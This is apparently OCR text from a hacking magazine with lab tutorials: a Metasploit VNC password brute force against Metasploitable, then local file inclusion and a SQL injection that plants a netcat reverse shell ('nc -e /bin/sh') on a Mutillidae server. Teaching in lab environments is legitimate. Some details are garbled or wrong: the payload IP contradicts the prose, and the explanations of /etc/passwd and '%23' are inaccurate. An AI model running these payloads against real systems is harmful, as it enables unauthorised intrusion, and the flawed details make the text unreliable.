msf auxiliary(scanner/vnc/vnc_login) > set user_file /root/Desktop/pass.txt
user_file => /root/Desktop/pass.txt
msf auxiliary(scanner/vnc/vnc_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.41.130
rhosts => 192.168.41.130
msf auxiliary(scanner/vnc/vnc_login) > set stop_on_success TRUE
stop_on_success => true
msf auxiliary(scanner/vnc/vnc_login) > run
```

Afer all the options are set, I execute the module using "run" command. The module will start cracking the password.

```
ect: No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :dhcp (Incorrect
: No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :daemon (Incorre
ct: No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :sshd (Incorrect
: No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :man (Incorrect:
 No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :lp (Incorrect:
No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :mysql (Incorrec
t: No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :gnats (Incorrec
t: No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :libuuid (Incorr
ect: No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :backup (Incorre
ct: No authentication types available: Too many authentication failures)
[-] 192.168.41.130:5900   - 192.168.41.130:5900 - LOGIN FAILED: :dbuser (Incorre
ct: No authentication types available: Too many authentication failures)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```

After the scanner finished, I still didn't get the password as shown in the above image. Next I wanted to try out the default vnc wordlist preset by the Metasploit module. This wordlist conta-ins the most common passwords set by users for vnc service. This wordlist is present in the /usr/share/metasploit-framework/data/wordlists/ directory as shown below.

```
/usr/share/metasploit-framework/data/wordlists/sap_default.txt
/usr/share/metasploit-framework/data/wordlists/sap_icm_paths.txt
/usr/share/metasploit-framework/data/wordlists/scada_default_userpass.txt
/usr/share/metasploit-framework/data/wordlists/sensitive_files.txt
/usr/share/metasploit-framework/data/wordlists/sensitive_files_win.txt
/usr/share/metasploit-framework/data/wordlists/sid.txt
/usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/tftp.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_users.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_collide_20.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_common_20.txt
/usr/share/sparta/wordlists
/usr/share/sparta/wordlists/ftp-default-userpass.txt
/usr/share/sparta/wordlists/mssql-default-userpass.txt
/usr/share/sparta/wordlists/mysql-default-userpass.txt
/usr/share/sparta/wordlists/oracle-default-userpass.txt
/usr/share/sparta/wordlists/postgres-default-userpass.txt
/usr/share/sparta/wordlists/snmp-default.txt
/usr/share/wordlists/dirb
```


I change the password file to /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt as shown below and set the option "stop_on_success" to TRUE again.I execute the modu-le again using "run" command. The module will start cracking the password.

```
msf auxiliary(scanner/vnc/vnc_login) > set pass_file /usr/share/metasploit-frame
work/data/wordlists/vnc_passwords.txt
pass_file => /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
msf auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.41.130:5900   - 192.168.41.130:5900 - Starting VNC login sweep
[!] 192.168.41.130:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.41.130:5900   - 192.168.41.130:5900 - Login Successful: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) > set pass_file /usr/share/metasploit-frame
work/data/wordlists/vnc_passwords.txt
```

But unlike in the previous case, we have "Login Successful" message this time.The password is "password" only. Now, as I have the credentials, let us try to login into the remote machine.

```
root@kali:~# vncviewer 192.168.41.130
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
```

The authentication is successful with the password "password" as shown above and given below is the graphical screen display of the target. We will be back with a new hack in our nex



LOCAL FILE INCLUSION AND SQL INJECTION TUTORIAL WITH MUTILLIDAE


WEB SECURITY

It's impossible to imagine anything without a website nowadays. Whether you are a blogger with a passion or a small firm, a website is compulsory to maintain an online presence. The cost effectiveness and simplicity to set up a website has further fuelled the growth of websites. From being simple static pages to dynamic pages with multiple eye catching features, websites have come a long way. What started with a simple html code turned into complex code involving various scripting languages. Wi-th advanced functionality came some serious vulnerabilities also. Most of the data breaches that occurred last year included stealing data from their websites. Hackers began to show a special interest in web servers as they are relatively easy to get into a company's network or gather more info about the company.

This new section has been introduced to understand various vulnerabilities a website may contain and to learn web penetration testing. Of course from a real worl-d perspective.

Hello aspiring hackers. Welcome back to this month's Website Security Feature. This month we will learn about two vulnerabilities : Local File Inclusion and SQL Injection. In the present issue, we will perform these attacks on a webapp known as Mutillidae.


Mutillidae is a free, open source web application provided to allow security enthusiast to pen-test and hack a web application. It can be installed on Linux and Windows systems usin-g XAMMP server and we will soon be publishing a tutorial on how to install it in our future iss-ues. It contains not only dozens of vulnerabilities but also hints to help the user exploit them. It's made to provide easy-to-use web hacking environment for security enthusiasts. It has be-en used widely in graduate security courses and in corporate web sec training courses.Once installed it looks as shown below in the browser.




Local File Inclusion (also known as LFI) is the vulnerability which allows hackers to include (to view) files that are locally present on the server. This vulnerability occurs when a page receives, as input, the path to the file that has to be included and this input is not properly saniti-zed, allowing directory traversal characters (such as dot-dot-slash) to be injected.

Simply put, it is a vulnerability in a web server or website which allows a hacker to view files on the remote system (where the web server is setup) which ought not to be seen.LFI is also known as directory traversal as folders are generally referred to as directories in Linux.

Look at the above page which is a Home page.we can see a parameter named "page" at the end of the url. In the above image it is referring to a page named "home.php".Normally users should be able to only view this page with that parameter. But in this case it is not so. We can retrieve the file we want by appending the query page=../../../../etc/passwd to the url http://testme.org/mutillidae/index.php?page=../../../../etc/passwd as shown below.




On doing this, we can view the contents of the /etc/passwd file in the browser as shown below (Note that /etc/passwd file contains the credentials of the Linux system and usually should be inaccessible to other users).



SQL injection is a popular and dangerous vulnerability in websites which allows hackers to access the database of the web server. Coming to that, what is a database?. A database is an organized collection of data. In simple terms database stores all the data that belongs to the website. Its called SQL injection as we insert SQL commands into the url to view the data in the database.

Normally this data should be accessible only to users with with credentials to the database. Although SQL Injection is used mostly to steal data, we can also get a shell on the target system using it. Let's see how. Go the vulnerabilities section and select sqli page. We can see a query "id=5&Submit=Submit#" at the end of http://testme.org/mutillidae/vulnerabilities/sqli/? as shown below.



Now let's change this query to get a reverse shell from this system to our system. Notice that I have forced a session ID to it, so I can execute the remote php shell into the url. The query we put is


```
id=5&'union select '<?passthru("nc -e /bin/sh 198.168.178.38 8080"); ?>',null into outfile
'/tmp/reverse.php'
```

We put an ' at the end of the session id, to close the query that we made. It doesn't work sometimes because of the session id. It is always safe to put the session id negative. So that the id's won't correspond with the query. Let us explain you this injection.


"Union select" is the query that is used to join two queries in SQL.

PHP script: <?passthru("nc -e /bin/sh 198.168.178.38 8080");?>

"Passthru specifies that the code inside the quotation marks needs to be passed through the php file and executed within the server. The code tells that the server needs to make a reversed connection with our attacking computer that has IP 192.168.178.38 on port 8080.At the end of the statement we have put a "%23". This is actually # but in an encrypted form.We did this so that the query will execute perfectly without any problems. It will be seen as a whole thing. The query is given as shown below.



After typing the query, we need to hit ENTER. If everything went well, the file containing our shell will execute.If we hit ENTER twice, we will get a message showing that the reverse.pho already exists.



Before we execute the command, we need to start a listener on our attacker machine (in this case Kali Linux). In penetration testing, listener means something that is kept in waiting to receive a shell from a remote computer. There are many applications which can be used for setting up a listener including Metasploit but we will use another popular tool netcat.


Netcat is an open source tool popularly known as "Swiss army knife" for the way it can be used in multiple ways. It is installed by default in Kali Linux. To start it we need to open a terminal and type command "**nc**".To start a local listener using netcat, we need to type the command nc -l -p 8080 -vv where

-l stands for listener

-p stands for the port on which the listener should be listening. Make note that the listener should run on the same port where the shell or any exploit makes a connection on. Hence we specified the port 8080 since we are running the shell on port 8080.

-v stands for verbose which means the output would be as clear as possible.

We need to execute the shell on our target after starting the listener on our attacker machine. After we do this, we will get a shell as shown in the image below.



You can see that now we have full control of the server that has this website running. I don't think I have to tell you what great power comes with this exploit. I could for example sniff the entire server for any other websites and cross reference connections that may be interesting. For now we will suffice with viewing the passwd file again.